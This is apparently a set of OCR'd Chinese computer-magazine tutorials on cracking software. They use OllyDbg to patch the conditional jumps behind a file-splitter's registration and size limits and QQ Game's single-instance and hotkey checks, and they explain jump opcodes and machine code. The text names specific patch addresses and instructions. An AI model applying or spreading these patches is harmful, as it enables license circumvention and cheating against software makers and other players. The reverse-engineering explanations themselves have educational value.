
重复上面的操作：用ollydbg打开无壳爆破后程序Unpacked1.ExE。在左上窗口右键，选择“搜索”→“字符参考”找到上面功能限制的英文信息，如图15。


图15

如图有两处这样的信息：

```
0040B0E1   B8 64844000   MOV EAX,Unpacked.00408464
UNICODE "Unregistered version can not split file larger than 10 megabytes"
0040B123   68 EC844000   PUSH Unpacked.004084EC
UNICODE "Unregistered version can not split file larger than 10 megabytes"
```

我们先来看看第一个，把鼠标放在第一条上面双击来到下面，如图16。


图16

在它上面不远处发现一个跳转指令：JE Unpacked.0040B1DB，跳过了第二个功能限制信息0040B123，那我们只要把它改逆就应该可以了，就不用看第二个功能限制了。

好了既然跳已经找到了，现在就重复上面的改逆操作把0040B0D1处的JE Unpacked.0040B1DB改成JNE，再复制可执行文件就可以了。操作和上面改逆爆破注册一样。可以得到文件Unpacked2.ExE运行程序，注册结果成功，我们刚才爆破了当然会成功。再分割大于10M的文件会不会成功呢？如图17。




图17

结果16多M的文件被分成了9块。到此注册和功能限制都爆破成功，算是将爆破进行到底了吧！

四 总结

爆破是一种操作简单，行之有效的破解方式。适合初学破解的菜鸟。一般步骤是：查壳脱壳、查找关键跳、修改关键跳（改逆）。我们可以看出主要是关键跳的查找：在注册失败或成功信息附近（一般是向前离排在前面的信息最近的跳转指令）查找。

（本文涉及到的工具pe－scan、W32Dasm、ollydbg、UltraEdit、光盘有收录）

补充知识：汇编里的跳转指令

16位/32位寻址方式

操作码	伪码指令	跳转含义	跳转类型	跳转的条件（标志位）
0F 87	cw/cd	JA rel16/32	大于 near	(CF=0 and ZF=0)
0F 83	cw/cd	JAE rel16/32	大于等于 near	(CF=0)
0F 82	cw/cd	JB rel16/32	小于 near	(CF=1)
0F 86	cw/cd	JBE rel16/32	小于等于 near	(CF=1 or ZF=1)
0F 82	cw/cd	JC rel16/32	进位 near	(CF=1)
0F 84	cw/cd	JE rel16/32	等于 near	(ZF=1)
0F 84	cw/cd	JZ rel16/32	为0 near	(ZF=1)
0F 8F	cw/cd	JG rel16/32	大于 near	(ZF=0 and SF=OF)
0F 8D	cw/cd	JGE rel16/32	大于等于 near	(SF=OF)
0F 8C	cw/cd	JL rel16/32	小于 near	(SF<>OF)
0F 8E	cw/cd	JLE rel16/32	小于等于 near	(ZF=1 or SF<>OF)
0F 86	cw/cd	JNA rel16/32	不大于 near	(CF=1 or ZF=1)
0F 82	cw/cd	JNAE rel16/32	不大于等于	near (CF=1)
0F 83	cw/cd	JNB rel16/32	不小于 near	(CF=0)
0F 87	cw/cd	JNBE rel16/32	不小于等于	near (CF=0 and ZF=0)
0F 83	cw/cd	JNC rel16/32	不进位 near	(CF=0)
0F 85	cw/cd	JNE rel16/32	不等于 near	(ZF=0)
0F 8E	cw/cd	JNG rel16/32	不大于 near	(ZF=1 or SF<>OF)
0F 8C	cw/cd	JNGE rel16/32	不大于等于	near (SF<>OF)
0F 8D	cw/cd	JNL rel16/32	不小于 near	(SF=OF)
0F 8F	cw/cd	JNLE rel16/32	不小于等于	near (ZF=0 and SF=OF)
0F 81	cw/cd	JNO rel16/32	未溢出 near	(OF=0)
0F 8B	cw/cd	JNP rel16/32	不是偶数 near	(PF=0)
0F 89	cw/cd	JNS rel16/32	非负数 near	(SF=0)
0F 85	cw/cd	JNZ rel16/32	非零（不等于）	near (ZF=0)
0F 80	cw/cd	JO rel16/32	溢出 near	(OF=1)
0F 8A	cw/cd	JP rel16/32	偶数 near	(PF=1)
0F 8A	cw/cd	JPE rel16/32	偶数 near	(PF=1)
0F 8B	cw/cd	JPO rel16/32	奇数 near	(PF=0)
0F 88	cw/cd	JS rel16/32	负数 near	(SF=1)
0F 84	cw/cd	JZ rel16/32	为零（等于）	near (ZF=1)

注：rel16/32 表示16或32位相对地址

浅析解除程序的多开限制

刘奇

本文先介绍软件实现多开限制原理，然后以最新版的QQ游戏为例说明分析这类限制的思路和具体的破解方法。

一、理论基础

软件如何实现多开限制，即只允许运行1个或者2个实例？让程序只运行一个实例的方法有数种，但原理都是相同的，就是在程序的主窗口创建之前，检查系统中是否已经存在某个与本程序相关的特定标志了。比如你想程序运行2个实例，那么第一次运行时作个标记1，第二次则检测是否存在标记1，如果存在则把标记改为2。第三次则检测标记是否为2，如果是，直接退出即可。否则，就说明本程序是第一次或第二次运行。各种方法所不同的是，各自检查的标志不同，这也使得各种方法在使用时各有利弊了。主要方法有以下几种：

1. 在InitApplication中创建一个同步对象，如果**GETLASTERROR**()调用返回ERROR_ALREADY_EXISTS表明已经有一个了。在InitInstance里可以调用“：：OpenMutex”函数判断互斥量是否存在，如果没有、调用“：：CreateMutex”建立一个互斥量，反之表明已经有一个实例了。退出程序时调用“：：ReleaseMutex”释放创建的互斥量。

2. CreateFileMapping的函数为指定的文件创建一个文件映射对象，该函数的原形如下：

```
HANDLE CreateFileMapping (HANDLE hFile,// 用于映射的文件句柄 LPSECURITY?ATTRIBUTES FileMappingAttributes,// 内存映射文件的安全描述符 DWORD Flprotect,// 文件映射对象的最大长度的高32位 DWORD dwMaximumSizelow,// 最大长度的低32位 LPCTSTR IPNAME// 指定这个内存映射文件的名字
```

值得注意的是，参数如果是**OXFFFFFFFF**，将在操作系统虚拟内存页面替换文件中创建文件映射对象，而不是使用磁盘文件，同时必须给出这个映射对象的大小。

3. 一般来说，使程序只运行一个实例的最简单的方法当然是使用**FindWindow**()查找主窗口，如果主窗口已经存在了，当然说明已经有一个实例运行了。代码如下：


```
// 主窗口创建前
HWND hWnd = FindWindow("ClassName", "Caption");
if(IsWindow(hWnd))
{
    ShowWindow(hWnd, SW_NORMAL);   // 显示
    SetForegroundWindow(hWnd);     // 激活
    return;
}
```

二、实践

以QQ游戏最新版为例，实例解说如何突破软件的多开限制。个人觉得我的分析过程比较经典。呵呵。先用ollydbg载入QQ游戏，下断点：bp **CreateMutexA**，顺利中断，“ALT＋F9”执行到用户代码。为什么要执行到用户代码？因为现在处在系统领空的USER32模块，而不是我们的QQGAME.exe。

```
00407362 |. CALL ESI ; 该函数就是CreateMutexA
00407364 |. MOV ECX,[LOCAL.6]
00407367 |. CMP EAX,EBX ; eax = 0x54，即ERROR_OUT_OF_STRUCTURES，Storage to process this request is not available。
00407369 |. MOV DWORD PTR DS:[ECX],EAX
0040736B |. JE SHORT QQGame.004073C6 ; 函数CreateMutexA失败，即则创建互斥变量失败，说明可能已经创建了一个
0040736D |. CALL DWORD PTR DS:[<&KERNEL32.GetLastErr>; [GetLastError
00407373 |. CMP EAX,0B7 ; 错误代码是ERROR_ALREADY_EXISTS吗？可以在WINERROR.H中找到说明：Cannot create a file when that file already exists。
00407378 . JNZ SHORT QQGame.004073C3 ; 若该互斥变量不存在，则跳走；改成jmp即可暴破。下面的代码查找是否有QQ游戏的子窗口
0040737A |. PUSH EBX ; /Title
0040737B |. PUSH QQGame.0041C260 ; |Class = "QQGame_MainFrame"
00407380 |. PUSH EBX |hAfterWnd
00407381 |. PUSH EBX |hParent
00407382 |. CALL DWORD PTR DS:[<&USER32.FindWindowEx>; \FindWindowExA
```

按照上述分析结果，修改后的文件保存为QQGAME_test.exe。现在已经突破了单开限制。但是每次启动都会有提示，如图。



一眼望去，这就是一个消息框，典型的MessageBox，于是马上用ollydbg下断点：bp **MessageBoxA**，没有断下来，继续下断点：bp **MessageBoxW**，也没有断下来，为什么呢？后面会分析具体原因。

尝试用老罗写的Ultra String Reference插件，也没有找到上面的提示。是不是很迷糊了。

保持冷静，仔细分析问题，再看看提示“无法注册指定的老板键Alt ＋ %c”，是不是想到了。注册热键肯定要用到RegisterHotKey函数，RegisterHotKey函数原型及说明：

```
BOOL RegisterHotKey(
    HWND hWnd,          // window to receive hot-key notification
    int id,             // identifier of hot key
    UINT fsModifiers,   // key-modifier flags
    UINT vk             // virtual-key code)；
};
```

参数id为你自己定义的一个ID值，对一个线程来讲其值必需在0x0000－0xBFFF范围之内，对DLL来讲其值必需在0xC000－0xFFFF范围之内，在同一进程内该值必须唯一。参数key－modifier flags指明与热键联合使用按键，可取值为：**MOD_ALT MOD_CONTROL MOD_WIN MOD_SHIFT**，参数vk指明热键的虚拟键码。

为什么我们的热键通常都要包括Shift、Ctrl、Alt、或Win键呢？看看key－modifier flags的取值就明白了。那么为什么热键也可以设置成F1、F2之类的呢？大家自己多多研究吧（其实是我也不知道^_^）

回到正题，下断点：bp **RegisterHotKey**，运行修改后的程序，“ALT+F9”返回到下面的代码：

```
00B237CF CALL DWORD PTR DS:[<&USER32.RegisterHotKey>] ;
```

```
USER32.RegisterHotKey
    00B237D5        TEST EAX,EAX
;热键是否注册成功?
    00B237D7        JNZ GameLogC.
00B23861                      ;成功则
跳。所有破解只需把jnz改成jz即可。
```

这样一来，程序认为热键已经注册成功，自然不会提示注册热键失败了。看上去好像很完美了，可是我们还没有明白为什么？

```
bp MessageBoxA
bp MessageBoxW
```

都没有断下来。想知道为什么吗？F8继续往下走，直到出现上面的注册热键失败提示框为止。相关代码：


```
    00B23825     PUSH GameLogC.
00B6C8C4
    00B2382A     PUSH 30
    00B2382C     PUSH GameLogC.
00B6D248
    00B23831     PUSH DWORD PTR
SS:[EBP-18]
    00B23834     CALL DWORD PTR DS:
[BBB170]   ; HelpDll.QGMessageBox^
```

三、总结

原来是通过调用HelpDll.QGMessageBoxA来提示注册热键失败的。想知道改函数是如何实现的？跟入分析即可。不过不是本次讨论的主题。

至此，所有问题都得以完美解决。现在你可以一个人和2个对手下四国军棋了，但是作者反对这种作弊行为。本文纯属技术研究，请勿非法使用^_^，祝大家暑假快乐。

(本文涉及到的ollydbg，光盘有收录)



刘奇

破解教程这东西都被写烂了，但是总觉得没有一篇很适合未入门的同志。很多的破解教程一上来就是w32dasm找到出错字符串，如“注册失败”等，然后到前面找个能跳过去的指令，如“je，jne”等，修改成“jne,je,jmp”等。所以大家照着做了，也成功了，但是好多人多不明白为什么要用这个流程，有没有其它的流程。本文尝试从破解的原理入手，来解决类似的问题。所谓“知其然也要知其所以然”。

本文你能学到的：

为什么可以用16进制编辑工具修改软件？我们修改的数据最终变成了什么？说明什么是机器码，汇编代码，和16进制数据，以及它们之间的关系。

一、爆力破解的基本原理

我们先来看看什么是机器码，以及什么是汇编代码。

1．先来做一个16位的实验，这个过程不需要什么特别的工具，Windows就可以了。打开cmd.exe，输入debug。

```
-a
1370:0100 mov ax,bx
1370:0102
```

```
C:\WINDOWS\syste
-a
13A5:0100 mov ax,bx
13A5:0102
```

图1

如图1。接着输入：

```
-u100
1370:0100 89D8          MOV     AX,BX
```

这里汇编代码是：MOV AX,BX，89D8则是MOV AX,BX对应的机器码，机器码（不很准确的称呼）是89D8，也是对应的16进制数据，为什么说不很准确的称呼呢？因为机器码严格来说是由0和1组成的，也就是说由二进制数据组成的。但是人们为了描述方便，通常以十六进制的形式显示和修改。

2．再来一个32位的实验。

用w32dasm随便打开一个32位的可执行文件，如记事本，随便复制一行代码来说明问题吧：

:0100116B 7C8A   jl 010010F7，这里的机器码和16进制数据是：7C8A，汇编代码是jl 010010F7，前面的该行代码0100116B则是地址。

三者之间的关系是怎样的呢？不严格的讲：它们是一一对应的。这就是为什么你可以用16进制编辑器修改可执行文件的原因。因为本质上最后修改的是机器码。如大家经常操作的，把75改成74，就相当于把jnz改成了jz，也就是把不相等则跳，改为了相等则跳。如下面取ollydbg对记事本的反汇编代码：

```
010073C6    ./75 12       jnz short NOTEPAD.
010073DA
```

机器码75对应的汇编代码是jnz，如图2。

010073C6	.v75 12	jnz short NOTEPAD.010073DA

图2

现在修改一下，把jnz改成jz看看，变成了010073C6 /74 12   je short NOTEPAD.010073DA，变化的地方是75变成了74，如图3。

010073C6	.v74 12	je short NOTEPAD.010073DA

图3

二、爆力破解的基本流程

为什么我们可以爆破软件呢？我们来看一个简单的例子，不是所有的软件都满足下面的流程图，这个例子基于：正确的注册码＝ F（用户名），也就是通过用户名来计算注册码。看看下面的图4。

接下来流程的就不用看了，与破解的基本原理没有什么关系。当然了，并非所有的注册过程都象上面的图中描述的那样简单。不过无论注册过程怎么变化，本质上一定要比较我们输入的注册码和正确的注册码，或者比较其它的东西）。也就是逃不过上图2标识的地方，这也是软件保护的最严重的一条硬伤。通常所谓的爆力破解就是修改上图2标识的跳转。即把也就是把不相等则跳，改为了相等则跳。还没有明白？没有关系，给个具体的例子看看：

